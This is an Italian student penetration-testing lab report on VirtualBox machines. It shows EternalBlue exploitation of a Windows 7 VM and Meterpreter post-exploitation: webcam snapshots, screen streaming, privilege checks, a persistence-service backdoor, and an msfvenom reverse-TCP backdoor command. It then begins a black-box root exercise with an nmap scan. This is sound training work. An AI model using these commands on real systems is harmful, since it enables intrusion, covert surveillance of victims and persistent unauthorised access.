[+] 192.168.198.200:445 - Sending SMBv2 buffers
[+] 192.168.198.200:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.198.200:445 - Sending final SMBv2 buffers.
[*] 192.168.198.200:445 - Sending last fragment of exploit packet!
[*] 192.168.198.200:445 - Receiving response from exploit packet
[+] 192.168.198.200:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.198.200:445 - Sending egg to corrupted connection.
[*] 192.168.198.200:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:49158) at 2024-04-17 11:48:37 +0200
[+] 192.168.198.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.198.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.198.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

MSFCONSOLE

CHECK

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

Con un semplice **checkvm** possiamo controllare se la vittima è all'interno di una **macchina virtualizzata** oppure se è un **computer fisico** vero e proprio

MSFCONSOLE

CONTROLLO RETE

```
C:\Windows\system32>ipconfig
ipconfig

Configurazione IP di Windows


Scheda Ethernet Connessione alla rete locale (LAN):

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::95d7:6462:e259:7bd%11
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.198.200
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.198.1

Scheda Tunnel isatap.{039C0ED2-E62D-48DE-A006-7370D1037056}:

   Stato supporto. . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:

C:\Windows\system32>
```

Classico **ipconfig** per controllare la rete della vittima

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway          Metric  Interface
    ------           -------          -------          ------  ---------
    0.0.0.0          0.0.0.0          192.168.198.1    266     11
    127.0.0.0        255.0.0.0        127.0.0.1        306     1
    127.0.0.1        255.255.255.255  127.0.0.1        306     1
    127.255.255.255  255.255.255.255  127.0.0.1        306     1
    192.168.198.0    255.255.255.0    192.168.198.200  266     11
    192.168.198.200  255.255.255.255  192.168.198.200  266     11
    192.168.198.255  255.255.255.255  192.168.198.200  266     11
    224.0.0.0        240.0.0.0        127.0.0.1        306     1
    224.0.0.0        240.0.0.0        192.168.198.200  266     11
    255.255.255.255  255.255.255.255  127.0.0.1        306     1
    255.255.255.255  255.255.255.255  192.168.198.200  266     11


IPv6 network routes
===================

    Subnet                    Netmask                                 Gateway  Metric  Interface
    ------                    -------                                 -------  ------  ---------
    ::1                       ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     1
    fe80::                    ffff:ffff:ffff:ffff:ffff:ffff::         ::       306     11
    fe80::5efe:c0a8:c6c8      ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     12
    fe80::95d7:6462:e259:7bd  ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     11
    ff00::                    ff00::                                  ::       306     1
    ff00::                    ff00::                                  ::       306     11
meterpreter >
```


route per vedere le tabelle di routing

MSFCONSOLE

WEBCAM

```
meterpreter > webcam_list
1: USB2.0_CAM2
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/nejra/lMvksbms.jpeg
meterpreter >
```

Controlliamo in primis se esistono **webcam** ed eventualmente quante, dopo proviamo ad acquisire l'immagine della **periferica** webcam




Abbiamo correttamente acquisito un'**immagine** della webcam in tempo **reale**

MSFCONSOLE

DESKTOP

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/nejra/MUxHOtDW.html
[*] Streaming ...
^C[-] screenshare: Interrupted
meterpreter > screenshot
Screenshot saved to: /home/nejra/YfvNTAng.jpeg
meterpreter >
```

Possiamo ottenere in tempo reale uno **screenshot** del Desktop e ADDIRITTURA monitorare in tempo reale ciò che l'utente sta facendo col comando **screenshare**!



Abbiamo correttamente acquisito un'**immagine** del Desktop in tempo **reale**

MSFCONSOLE


PRIVILEGI UTENTE

```
meterpreter > run windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 True      True       True                     False        1              NT AUTHORITY\SYSTEM

Windows Privileges
==================

 Name
 ----
 SeAssignPrimaryTokenPrivilege
 SeAuditPrivilege
 SeChangeNotifyPrivilege
 SeImpersonatePrivilege
 SeTcbPrivilege

meterpreter >
```

Possiamo controllare se l'utente in questione abbia o no privilegi da **root** e se bisognerà fare un **privilage escalation**

MSFCONSOLE

BACKDOOR



Mandiamo in background la sessione corrente con “**background**”

Utilizziamo l’**exploit** del **persistence_service** e settiamo le opzioni richieste necessarie

In questo caso dovremo impostare solamente la session
Indicandogli “**set session 1**”

MSFCONSOLE

BACKDOOR

```
msf6 exploit(windows/local/persistence_service) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WINDOWS7  192.168.198.100:9999 → 192.168.198.200:49158 (192.168.198.200)

msf6 exploit(windows/local/persistence_service) > set session 1
session ⇒ 1
msf6 exploit(windows/local/persistence_service) > set lport 9999
lport ⇒ 9999
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Running module against WINDOWS7
[+] Meterpreter service exe written to C:\Windows\TEMP\jqLcAkmP.exe
[*] Creating service rpuay
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Cleanup Meterpreter RC File: /home/nejra/.msf4/logs/persistence/WINDOWS7_20240417.2535/WINDOWS7_20240417.2535.rc
[*] Meterpreter session 2 opened (192.168.198.100:9999 → 192.168.198.200:49159) at 2024-04-17 12:25:36 +0200

meterpreter > 
```

ATTENZIONE: Segnarsi la directory della **backdoor** creata nella macchina della vittima

Controlliamo le **sessioni** presenti, nel mio caso solo 1


Selezioniamo la **sessione** 1
e impostiamo la **porta** locale 9999

Mandiamo l'exploit

Effettuato con **successo**!

MSFCONSOLE

BACKDOOR




Backdoor creata con successo !

MSFCONSOLE

BACKDOOR

Non ci resta altro che avviare la **backdoor** e testarla!



Ho dunque creato un file **handler.rc** che permette in **AUTOMATICO** di settare le impostazioni per eseguire il corretto funzionamento solamente startando dalla shell 3 parole:
msfconsole -r handler.rc

In automatico farà **TUTTO** e saremo dentro il nostro Win7 quando vogliamo


MSFCONSOLE

BACKDOOR

C’è un altro metodo per creare la backdoor con **msfvenom**, così:

msfvenom -p windows/meterpreter/reverse_tcp -a x86 -- platform windows LHOST=192.168.198.100 LPORT=999 -f exe > Backdoor.exe

Caricare il file con **UPLOAD** e siamo a posto



+

VAN ZWAM ARJEN

BONUS 1

BUILDWEEK

REPORT

TRACCIA

Effettuare gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti. L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox. Non vengono fornite indicazioni sulla configurazione delle macchine macchine Vietato usare Terminator come terminare, usare quello predefinito di Kali Preferibilmente, non usare l'utente root su kali ma inviare i comandi che lo necessitano usando il comando sudo


CONFIGURAZIONE

IP Kali Linux

Ho scelto di modificare l'**IP statico** della macchina attaccante Kali Linux con l'IP:
192.168.66.110/24

&

IP Bsides vancouver



Invece per la vittima ho scelto l'**IP dinamico** utilizzando la "**Rete solo Host**":
192.168.66.101/24

ATTENZIONE

Non potendo configurare l'indirizzo IP manualmente della macchina vittima, ho dovuto utilizzare le schede di rete solo host che mette a disposizione VirtualBox impostandole correttamente!

NMAP

Iniziamo come sempre ad eseguire una scansione della macchina **Vittima** e scopriamo un paio di informazioni:

```
nejra@kali: ~
File  Azioni  Modifica  Visualizza  Aiuto

┌──(nejra㉿kali)-[~]
└─$ nmap -sV -A -p- 192.168.66.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 02:09 CEST
Nmap scan report for 192.168.66.101
Host is up (0.00024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.66.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.21 seconds
```

Capiamo subito che ha la **porta 21** aperta col servizio ftp e oltretutto "**login allowed**" con **anonymous**

Anche la **porta 22** è molto ambigua, è aperta e abbiamo anche le **ssh-hostkey** disponibili

PS: Anche la **porta 80** è aperta col servizio Apache httpd, però in questo caso non ci serve per diventare **root**

FTP PORTA 21

